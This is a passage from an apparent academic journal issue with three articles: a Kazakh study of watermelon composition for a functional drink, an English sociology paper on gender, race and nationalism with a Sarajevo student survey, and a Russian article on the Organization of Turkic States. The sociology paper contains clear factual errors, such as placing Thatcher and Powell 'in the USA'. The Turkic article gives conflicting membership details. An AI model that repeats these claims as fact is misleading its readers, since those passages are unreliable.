қабылданды. Бұл өнім Орталық Азияда кеңінен таралған және қышқыл ашытылған негізде жасалатын ерекше тағам түрі болып табылады [4].

Қарбыз да Қазақстанның оңтүстік өңірлерінде өсірілетін маңызды ауыл шаруашылығы дақылдарының бірі болып саналады. Оның негізгі өндірістік аймақтарына мыналар жатады: Түркістан облысы – Қазақстандағы ең ірі қарбыз өндіруші өңір, әсіресе Шардара аймағы қарбыз өсіруде жетекші орын алады; Жамбыл облысы – қарбыз өсіру негізінен суармалы егіншілік дамыған аудандарда шоғырланған; Қызылорда облысы – ерекше климаттық жағдайларының арқасында тәтті және жоғары сапалы қарбыз сорттарын өсіруге қолайлы; Алматы облысы – қарбыз өсіру Еңбекшіқазақ және Ұйғыр аудандарында кеңінен таралған.

Қазақстанда қарбыздың бірнеше сұрыптары кеңінен өсіріледі, олардың ішінде: «Чарлстон Грей» – жоғары өнімділігімен және ауруларға төзімділігімен ерекшеленетін сорт; «Қызыл тәтті» – жоғары қанттылығымен және жақсы тасымалдану қабілетімен танымал; «Фарао» – сақтау сапасы жоғары ерте пісетін сорт; «Продюсер» – ірі жемісті және жоғары өнімділігімен ерекшеленетін сұрыптардың бірі. Қазақстанның қолайлы агроклиматтық жағдайлары бұл бақша дақылдарының кең көлемде өсірілуіне және жоғары сапалы өнім алуға мүмкіндік береді. [5, 6].

Қарбыздың құрамындағы негізгі компоненттер 2-кестеде, минералды заттар 3-кестеде және де дәрумендер 4-кестеде берілген [7, 8].

2 – кесте – Қарбыздың құрамындағы негізгі компоненттер (жеуге жарамды бөліктің 100 г)

Компоненттер атауы	Мөлшері
Су	90-92%
Көмірсулар	6-9% (негізінен моносахаридтер: глюкоза және фруктоза)
Ақуыз	0,6-0,7%
Майлылық	0,1%
Тағам талшықтары (клетчатка)	0,4%

Қарбыз құрамындағы негізгі биологиялық белсенді заттар:

- Органикалық қышқыл – алма қышқылы, лимон қышқылы
- Пектиндер
- Антоциандар (өнімге қызыл түсті береді)
- Ликопин (қатты антиоксидант)

3- кесте- Қарбыздың құрамындағы минералды заттар (100 г-ға мг):

Минералды заттардың атауы	Мөлшері
Калий (K)	110-150
Натрий (Na)	16
Кальций (Ca)	14
Магний (Mg)	10-15
Фосфор (P)	7
Темір (Fe)	1,0

4- кесте – Дәрумендер (100 г-ға мг):

Дәрумендердің атауы	Мөлшері
С дәрумені	7-10
А дәрумені (β-каротин)	0,1-0,4
В тобының дәрумені	
В1 (тиамин)	0,04
В2 (рибофлавин)	0,06
В3 (ниацин)	0,2
В5 (пантотен қышқылы)	0,22
В6 (пиридоксин)	0,09
В9 (фолий қышқылы)	0,01

Кестелерде көрсетілген мәліметтерге сәйкес, қарбыздың химиялық құрамы дәрумендер мен минералды заттарға бай. Оның құрамындағы биологиялық белсенді қосылыстар адам ағзасы үшін маңызды физиологиялық қызметтер атқарады. Сонымен қатар, қарбыздың шөлді басу қасиеті мен сергітуші әсері оны жаз мезгілінде тұтынуға қолайлы етеді. Осы факторларды ескере отырып, Қазақстанда өсірілетін бақша дақылдарынан жоғары дәрумендік құрамы бар функционалдық сусын өндіру туралы шешім қабылданды. Бұл сусын адам ағзасын қажетті дәрумендер мен минералдармен қамтамасыз етіп, метаболизм процестерін жақсартуға ықпал етуі мүмкін. Сонымен қатар, оның өндірісі Қазақстанда өсірілетін бақша дақылдарының агроөнеркәсіптік әлеуетін арттыруға және олардың терең өңделуін дамытуға мүмкіндік береді.

ҚОЛДАНЫЛҒАН ӘДЕБИЕТТЕР ТІЗІМІ

1. Акимбекова Г.У., Никитина Г.А. Приоритетные направления развития агропромышленного комплекса Казахстана. Проблемы агрорынка. – 2020 (4). – С.13-23. <https://doi.org/10.46666/2020-4-2708-9991.01>
2. Еренова Б., Алмасбек А. Разработка рецептуры и технологических режимов производства многокомпонентных соков функциональной направленности на основе плодов бахчевых культур. Izdenister Natigeler, (1 (101), 311–319. <https://doi.org/10.37884/1-2024/30>
3. Прогрессивная технология функциональных продуктов длительного хранения на основе дыни: монография / Б.Е. Еренова, Ю.Г. Пронина. – Алматы, 2020. – 278 с. ISBN 978-601-332-781-5
4. Yerenova B., Pronina Yu., Penov N., Mihalev K., Kalcheva-Karadzova K., Dinkova R., Shikov V. (2019). Optimization of the mixed melon-berry juice composition, using simplex centroid experimental design. Comptesrendus de l'Acade'miebulgare des Sciences, 12(72), 1713-1722. <https://doi.org/10.7546/CRABS.2019.12.16>
5. Еренова, Б., Алмаганбетова, А. (2023). Технология производства смузи на основе плодов бахчевых культур функциональной направленности. Izdenister Natigeler, (3 (99), 364–371. <https://doi.org/10.37884/3-2023/37>
6. Еренова, Б., Сақып, Н. (2023). Определение оптимального состава продуктов направленной функциональной эффективностью на основе плодов бахчевых культур. Izdenister Natigeler, (2 (98), 400–411. <https://doi.org/10.37884/2-2023/40>
7. Моисеенко М. С., Мукатова М. Д. Пищевые продукты питания функциональной направленности и их назначение // Вестник Астраханского государственного технического университета. Серия: Рыбное хозяйство. – 2019. – № 1. – С. 145-152. <https://doi.org/10.24143/2073-55292019-1-145-152>

8. Ферзаули А.И., Мугу И.Г., Лунина Л.В., Тазова З.Т. Анализ зарубежного опыта производства функциональных напитков // Новые технологии. – 2019. – Вып. 1(47). – С. 198-207. <https://doi.org/10.24411/2072-0920-2019-1012>

Sociological Sciences

Sociology of gender, race, and nationality

Lejla Mušić

Full Time Professor, Sarajevo University, Faculty of Political Sciences, Department of Sociology

Entering the national collective is an essential component of the further development of the national identity, and the identity of the personality, where a particularly big problem arises if a change occurs in the national, religious identity. The question arises what if one identity turns out to be totally contradictory, it grows into the conditions of the opposite national culture. Nira Yuval Davis cites the example of Arab, who grew up in the Jewish community, who was an adaptive child, and only after seeing the documentation, only when he was growing up, he saw the data about his origins. He sought to acquire Kuwait citizenship, which was impossible, because the laws were so strict that the biological mother and surrogate mother had to be the same religious traditions (Nira Yuval Davis 2002: 44). Whether the rapid development of the genetic industry, the advancement of technology and technology makes such laws absurd is one of the issues on which it wants to respond by focusing on Malthusian and eugenic discourses. The first principle of building a national discourse is the belief in the potential of supporting the increase in the country's nationality. An example of this is the rate of decline in birth rates in Japan due to the conditions of children's lives, which has led to the need to deliver monetary rewards for firstborn children in order to become fertile. In Australia, the population, who settled in, tied up for increased fertility, where their country and workplace were insured. The relationship between Palestine and the Israelis also caused the need for increased reproduction of the nation, due to land ownership. Similar examples are found in Slovenia, Northern Ireland (Nira Yuval Davis 2002: 46). The higher the birth rate of national minorities in some countries, such as Bulgaria, also required the need to strengthen national identity, and the same case was recorded by America at the beginning of the twentieth century when Roosevelt condemned the sterilisation of women by linking the act to the suicide of the nation (Nira Yuval Davis 2002: 46) .

Key terms: Malthusian, eugenic, ethnicity, race, gender

Introduction

The most radical and the most rigorous procedure for forcing Jews not to carry out abortions was to compel to watch the murders of children and women in detention camps. The most legitimate possible concept of the need for the reproduction of the nation was achieved in Nazi Germany, where Hitler's main goal is an ideological explanation of the need for children to be born pure, blue, Aryan blood, but exclusively with representatives of pure Aryan blood as a chosen nation. On Hitler's ideology, I explored more explicitly in the work of Fromm. It is necessary to distinguish between the first approach, the eugenic discourse and the Malthusian discourse. Eugenic discourse, as in the case of the Aryan race, is focused on the biological value, in the quality of the genetic material, and not on the number of nations (Yuval, Davis 2002: 47). The Aryans forced one to sterilise, others to reproduce in order to strengthen the nation's genetic potential. It is important to emphasise and eliminate elemental delusion, that quality relates only to the vitality and physical health of the organism, in this way the concept of quality includes the customs and traditions of a particular nation. An example of this was promoted by Thatcher with Powell in the USA, fearing that immigrants would swim America, a *new racism* concept emerged, where there is a difference in the interweaving of culture and tradition.

According to Thompson and Armato (2012:217), sociologists Patricia Hill Collins, the author of *Black Feminist Thought: Knowledge, Consciousness and Politics of the Empowerment*, writes that “African American Women were historically presented in “controlling images” –in narrow range of roles in films rotted in sexist, racist and class narratives”. In Singapore, the birth of children with the educated population structure was encouraged, and Davis cites an example of Kansas, and then Australia in a similar analogy (Yuval, Davis 2002: 48-49). The second conception advocates the primacy of Malthusianism. Thomas Malthus, an English priest who spoke about the rapid growth of the population, highlighting the discrepancy between population growth whose geometric growth is growing, while food needs arise arithmetically, which means that arithmetic progression can be conditioned by increased poverty, but also the lack of elementary living space, which results in overpopulation. According to some authors, this theory is too apocalyptic because there are natural reasons for preventing population growth, and on the other hand, nature in some parts of the country is so fruitful that food hyper production occurs, so it is possible to make even distribution through the projects. The Malthusian concept was supported by Paul Ehrlich, who in his work *The Population Bomb* lists the same statistics, countries such as China and America, Africa and third world countries. In this respect, China made a significant effort in introducing ban on marriages, forced sterilisation, abortion, in order to provide better quality of life for the population, and in the United States, Reagan invested \$ 3 billion to combat displacement (Nira Yuval Davis 2002 : 50-51). The Malthusian concept nevertheless realised its own profit goal and warned that changes in population growth should be controlled. Therefore, it is clear why important women are, however, in social traditional contexts, the woman's vastness depends on her reproduction of the nation, and on the fact that she has given birth to sons for the state, which in recent times is a concept that gradually overcomes strengthened by legislative legislation. Simply stated, if women are biological representatives of reproductive behaviour, whose only function is to reproduce sons, what happens if this function is not able to achieve, are materially or biologically disabled for it, whether they are fewer valuable citizens, and what about the children of women who, as a national team, received the children of opposing soldiers. A large number of dilemmas, which the intersection of the nation and the genus carries with them and the biggest burden in all this, are carried by women.

II.) Gender dimension of nation and race

Nira Yuval Davis in her book *Gender and Nations* emphasises the dual nature of nature, on the one hand identity and the affiliation of men and women to the collectivity is the same, and on the other hand, the rules that are specific exclusively apply to women, who is discriminatory and what needs to be changed legally. Culture is not homogeneous, but a heterogeneous principle, so culture should treat equal rights that are attributed to everyone, ethnic minorities, and the majority population. It is important that the attitude and view of women change in a way that women become equal and equal citizens who will have the right to choose independently when they are born. These two perspectives focus on pointing out the contribution of feminist authors to the discourse of biologist in sociology, and society in general. When retelling her personal feelings of being black bell hooks (1996:155-156) writes on relations in between black and whites in the school:

“Some of us are chosen. We are allowed to sit in the classes with the White students. We are told that we are smart. We are good servants who will be looked to. Although black and white attend the same school, blacks sit with blacks, white sit with whites. In the cafeteria there is no racial mixing. When hands reach out to touch across these boundaries' whites protest, black protest as well. School is place where we came face to face with racism.”

Left liberal Black Women's club, were important in organisation of women suffrage, and after 1890-ties this clubs from different cities formed National Association of Coloured Women(NACW), with over hundred local women's clubs.(Archer Mann 2012: 47). Hundreds of thousands of blacks


migrated from rural south to the more developed North, and Ida Wells Barnett, famous sociologist, called "Jane Addams among the Negroes", helped migrants and formed settlement house for them (Archer Mann 2012: 48). Lydia Sklevicky (1996: 79) dealt with the problem of the representation of the body of women and the discourse of gender and nation on the territory of the Balkans, emphasising the importance of the Antifascist front of women in the aim of radical emancipation of women in general, in the form of a civil feminist movement developed according to the principle of "philanthropic feudalism", and the emergence of women's organisations leads to the "socialisation of women's roles (care for others, helpers, and careers of vulnerable, guardians and transmitters of national identities) "towards active involvement in the public and political sphere.

III.) Empirical Investigation on theme *Race, and racial emotions*

This survey is conducted among the MA students at Faculty of Political Sciences Sarajevo, in the period of October to November 2017, during the 2017/2018 academic Year.


Sample of the survey involves following information (Gender, Age, and Race):

I.) Gender




66% of the students were males, and 34% of the students were females.

II.) Age




The age of the students is from 20 to 23, since they are mainly at first year of MA studies. More than half of the students are 21-22 years old.

III) Race




Inside the sample, the students were mostly whites (90%), with only one black student, and one that did not want to give an answer to that question. Probably it is somebody that was of Roma people, origin.

Question 1.) When thinking of racial differences, what kind of the emotions you feel?




More than 52% students do feel extremely positive emotions when they think on racial differences. Around 10% of students feel extremely negative emotions towards the racial differences, and the rest of them, around 38% of students remained undetermined or did not want to give response to the question.

Question 2.) Would you rather hang out with people of the same skin colour than those of other skin colour?




More than 71% of the students stated they did not want to rather hang out with people of the same skin colour; around 15% would not like to hang out with people of other skin colour. The rest of them did not answer to the question.

Question 3). Do people of other skin colour have the right to racial pride, happiness, empathy, comfort, solidarity and satisfaction?




76% of the examinees think that people of other skin colour have the right to racial pride, happiness, empathy, comfort, solidarity and satisfaction while as 19% even think that they do not have the right to that. Around 5% of the examinees did not respond.

Question 4). Do you think that the position of Black women / Chinese / Latino / Indian is more difficult than the situation of white women in the world today?




The position of Black women / Chinese / Latino / Indian is more difficult than the situation of white women in the world today thinks 66% of the examinees, while as 34% of them do not think so.

Question 5) Do you think that the situation of some white women is more difficult than the position of Negro / Indians / Latino / Chinese?




The situation of some white women is not more difficult than the position of Negro / Indians / Latino / Chinese women thinks 76% of the examinee, while as 24% of them thinks that it is.

Question 6) Can gender-based discrimination affect all women internationally regardless of skin colour in a group that fights for the equality of women?



Gender-based discrimination affects all women internationally regardless of skin colour in a group that fights for the equality of women, thinks 80% of the examinees, while as 20% of them do not agree.

Question 7). Can the fight against racial discrimination associate all persons regardless of gender or colour of the skin?



The fight against racial discrimination can associate all persons regardless of gender or colour of the skin thinks 80% of the examinees, the rest of them think that it does not.

Conclusion

Nira Yuval Davis in the analyses of Gender and nations explains the difficult position of Women in traditional society, therefore showing that it is clear why important women are, however, in social traditional contexts, the woman's vastness depends on her reproduction of the nation, and on the fact that she has given birth to sons for the state, which in recent times is a concept that gradually overcomes strengthened by legislative legislation. The main hypothesis of this paper that the fight against racial and gender discrimination can unite all persons regardless of gender or colour of their skin proved to be right practically in the survey result. The fight against racial discrimination can associate all persons regardless of gender or colour of the skin thinks 80% of the examinees. The position of women and marginalisation of women of other colour proved to be present since the position of Black women / Chinese / Latino / Indian is more difficult than the situation of white women in the world today thinks (66% of the examinees) while as the situation of some white women is not more difficult than the position of Negro / Indians / Latino / Chinese women (thinks 76% of the examinee). Therefore, the notion of postcolonial and multicultural feminism on the necessity of the space for the women of other colour and nations proved to be right. The conclusion of the investigation is in line with the idea of multicultural and postcolonial feminism: Gender-based discrimination affects all women internationally regardless of skin colour in a group that fights for the equality of women, (thinks 80% of the examinees).

Ecological problems of contemporary age unified all nations and perspectives, in need for the best possible solution. Gunnell Cederlof and Sivaramakrishnan advocate the idea of ecological nationalism. Cosmopolitan democracy, suggested by Daniel Archibugi is radical idea of ecological nationalism, in which the supranational expert team, working on the regulation of climate changes, represents the paradigm for future society. Multicultural feminism, and its representatives such Gayatri Ch. Spivak, Nira Yuval Davis, and Uma Narayan in idea of transversal politics of identity, promote supranational identity, over the old concept of nation-states. Therefore, the ecological literacy, eco ethics, bioethics, social reflexivity can be the agents of change in future.

Literature

- Archer, Mann, Susan. 2012. *Doing Feminist Theory; from modernity to post modernity*. New York/Oxford: Oxford University Press.
- hooks, bell. 1996. *Bone Black: Memories of Girlhood*. New York: Henry Holt Company.
- Thompson, Martha E., and Michael, Armato. 2012. *Investigating Gender: Developing Feminist Sociological Imagination*, Cambridge: Polity Press.
- Turner, S. Bryan. 2006. *The Cambridge Dictionary of Sociology*. Cambridge/New York/Melbourne: Cambridge University Press.
- Davis, Yuval, Nira. 2005. *Gender and nation/ Rod i nacija*. Zagreb: Ženska infoteka/Female InfoTech.
- Sklevicky, Lydia. 1996. *Horses, Women and Wars/Konji, žene i ratovi*. Zagreb: Druga.

Political Studies

ОРГАНИЗАЦИЯ ТЮРКСКИХ ГОСУДАРСТВ КАК НОВЫЙ ГЕОПОЛИТИЧЕСКИЙ АКТОР В ЕВРАЗИИ

Манатов А.Ш.

магистрант 2 курса, Международный университет Астана

Аннотация: В статье рассматривается Организация тюркских государств как новый геополитический актор в Евразии. Анализируются институциональные и экономические аспекты её функционирования, влияние на региональную политику и перспективы расширения. Основное внимание уделяется стратегическим интересам участников, их экономической интеграции и культурно-историческим связям, формирующим основу для консолидированной внешнеполитической деятельности.

Ключевые слова: Организация тюркских государств, геополитика, Евразия, экономическая интеграция, региональная политика.

Аннотация: Мақалада Түркі мемлекеттері ұйымы Еуразиядағы жаңа геосаяси актер ретінде қарастырылады. Оның қызмет етуінің институционалдық және экономикалық аспектілері, аймақтық саясатқа әсері және кеңейту перспективалары талданады. Басты назар қатысушылардың стратегиялық мүдделеріне, олардың экономикалық интеграциясына және шоғырландырылған сыртқы саяси қызметтің негізін құрайтын мәдени-тарихи байланыстарына аударылады.

Негізгі сөздер: Түркі мемлекеттерінің ұйымы, геосаясат, Еуразия, экономикалық интеграция, аймақтық саясат.

Abstract: The article examines the Organization of Turkic States as a new geopolitical actor in Eurasia. The institutional and economic aspects of its functioning, impact on regional policy and expansion prospects are analyzed. The main attention is paid to the strategic interests of the participants, their economic integration and cultural and historical ties that form the basis for consolidated foreign policy activities.

Keywords: Organization of Turkic States, geopolitics, Eurasia, economic integration, regional policy.

В условиях многополярности международных отношений возникает необходимость в анализе новых геополитических акторов, формирующихся на основе регионального сотрудничества. Одним из таких акторов является Организация тюркских государств (ОТГ), объединяющая Казахстан, Турцию, Азербайджан, Узбекистан и Кыргызстан, а также Венгрию, Туркменистан и Северный Кипр в статусе наблюдателей. Формирование ОТГ связано с историческими, экономическими и культурными предпосылками, а её деятельность направлена на укрепление многостороннего сотрудничества.

Организация тюркских государств была учреждена в 2009 году на базе Тюркского совета, и с тех пор она значительно расширила свои компетенции. Важную роль играют институциональные механизмы организации, включая Совет глав государств, Совет министров иностранных дел, Генеральный секретариат, а также Тюркскую инвестиционную и интеграционную программы. Эти институты обеспечивают координацию усилий государств-участников в политической, экономической и культурной сферах, формируя общий вектор развития.

Изначально именовавшаяся Советом сотрудничества тюркоязычных государств (Тюркский совет), Организация тюркских государств представляет собой межправительственную организацию, созданную в 2009 году с целью укрепления всестороннего сотрудничества между тюркскими странами.

На 7-м саммите в Баку в октябре 2019 года Узбекистан получил статус полноправного члена, присоединившись к странам-основателям – Азербайджану, Казахстану, Кыргызстану и Турции. Венгрия стала наблюдателем на 6-м саммите в Чолпон-Ате (Кыргызская Республика) в сентябре 2018 года. В ноябре 2021 года к организации присоединился Туркменистан, а в 2022 году статус наблюдателя получила Турецкая Республика Северного Кипра.

Одним из ключевых направлений деятельности ОТГ является экономическая кооперация. В рамках организации разрабатываются инициативы по развитию транспортных коридоров, таких как Срединный коридор между Европой и Азией. Значительное внимание уделяется сотрудничеству в энергетическом секторе, особенно в вопросах экспорта нефти и газа через Каспийский регион. Также ведётся работа по созданию общей торгово-экономической стратегии, направленной на снижение барьеров для движения товаров и капиталов. Экономическое сотрудничество между странами ОТГ способствует формированию единого евразийского пространства, конкурентоспособного на глобальном уровне.

С ростом глобальной турбулентности возрастает значимость ОТГ как актора, способного играть самостоятельную роль в обеспечении стабильности в Евразии. В этом контексте организация ориентирована на формирование альтернативных центров силы в регионе, укрепление военно-технического сотрудничества между странами-участницами, а также участие в урегулировании региональных конфликтов, таких как ситуации в Закавказье и Центральной Азии. Благодаря активной дипломатии и расширению экономических связей, ОТГ постепенно становится важным элементом евразийской системы безопасности.

Организация тюркских государств может внести вклад в формирование трехполюсного порядка в Евразии. Примечательно, что идея создания этой организации принадлежит первому президенту Казахстана Нурсултану Назарбаеву, который в 2006 году предложил концепцию Евразийского союза.

Учитывая участие тюркских государств в Евразийском экономическом союзе, Шанхайской организации сотрудничества и инициативе «Один пояс, один путь», можно утверждать, что их сотрудничество формирует основу евразийского единства. Кроме того, государства тюркского мира играют ключевую роль в развитии железнодорожной и автомобильной инфраструктуры в рамках инициативы «Один пояс, один путь».

Назарбаев предложил назвать Транскаспийский международный транспортный маршрут «Туранским коридором», что свидетельствует о понимании тюркскими странами его стратегической значимости. Это также подтверждает геостратегическую роль тюркских государств в Евразии.

Организация тюркских государств демонстрирует потенциал становления новым геополитическим актором в Евразии. Её развитие обусловлено не только историко-культурной общностью участников, но и их экономическими и стратегическими интересами.

В будущем расширение ОТГ и усиление её институциональных механизмов могут способствовать формированию более сбалансированной и многополярной системы международных отношений в Евразии. Дальнейшее развитие организации также связано с её способностью адаптироваться к изменениям глобального порядка, а также с ростом её привлекательности для новых потенциальных участников.

Тюркские государства обладают значительным экономическим и социальным потенциалом, а их экономическое сотрудничество продолжает углубляться. В совокупности эти страны представляют собой регион с населением около 170 миллионов человек, занимающий территорию в 4,5 миллиона квадратных километров и имеющий совокупный ВВП более 1,5 триллиона долларов. Благодаря этим показателям тюркские государства входят в число 13 крупнейших экономических объединений мира.

С учетом возрастающей конкуренции между различными интеграционными проектами в Евразии ОТГ стремится к укреплению своей автономности и усилению роли в международных отношениях. Важным аспектом остается культурное сотрудничество, направленное на поддержку языкового и образовательного обмена, а также укрепление общей исторической идентичности. В этой связи создаются образовательные программы, научные центры и культурные инициативы, которые способствуют углублению взаимодействия между государствами-участниками.

В настоящее время наиболее серьезные проблемы в тюркском мире связаны с транспортной и таможенной сферами. «Концепция тюркского мира до 2040 года» открывает значительные перспективы, в частности, предусматривая устранение экономических барьеров для торговли по Восточно-Западному коридору через Каспийское море. Государства-члены стремятся интегрировать свои цепочки поставок в «Тюркский коридор», в рамках которого планируется упрощение и гармонизация таможенных процедур при пересечении границ.

Одним из ключевых шагов стало создание Тюркского инвестиционного фонда — первого финансового института, действующего в рамках Тюркского мира. Еще одной важной задачей Организации является формирование единого информационного пространства. Развитие цифровых технологий в современном мире значительно усилило влияние СМИ, особенно социальных сетей, на формирование общественного мнения и сознания, что делает этот аспект особенно актуальным.

Долгосрочные перспективы ОТГ во многом зависят от её способности адаптироваться к изменениям в мировой политике и экономике. Организация, имея устойчивую институциональную структуру и амбициозные стратегические цели, может стать одним из ключевых элементов многополярного мира. Однако для этого необходимо преодолеть ряд вызовов, включая необходимость углубления внутренней интеграции, расширение торгово-экономических связей и обеспечение безопасности в условиях сложной геополитической обстановки.

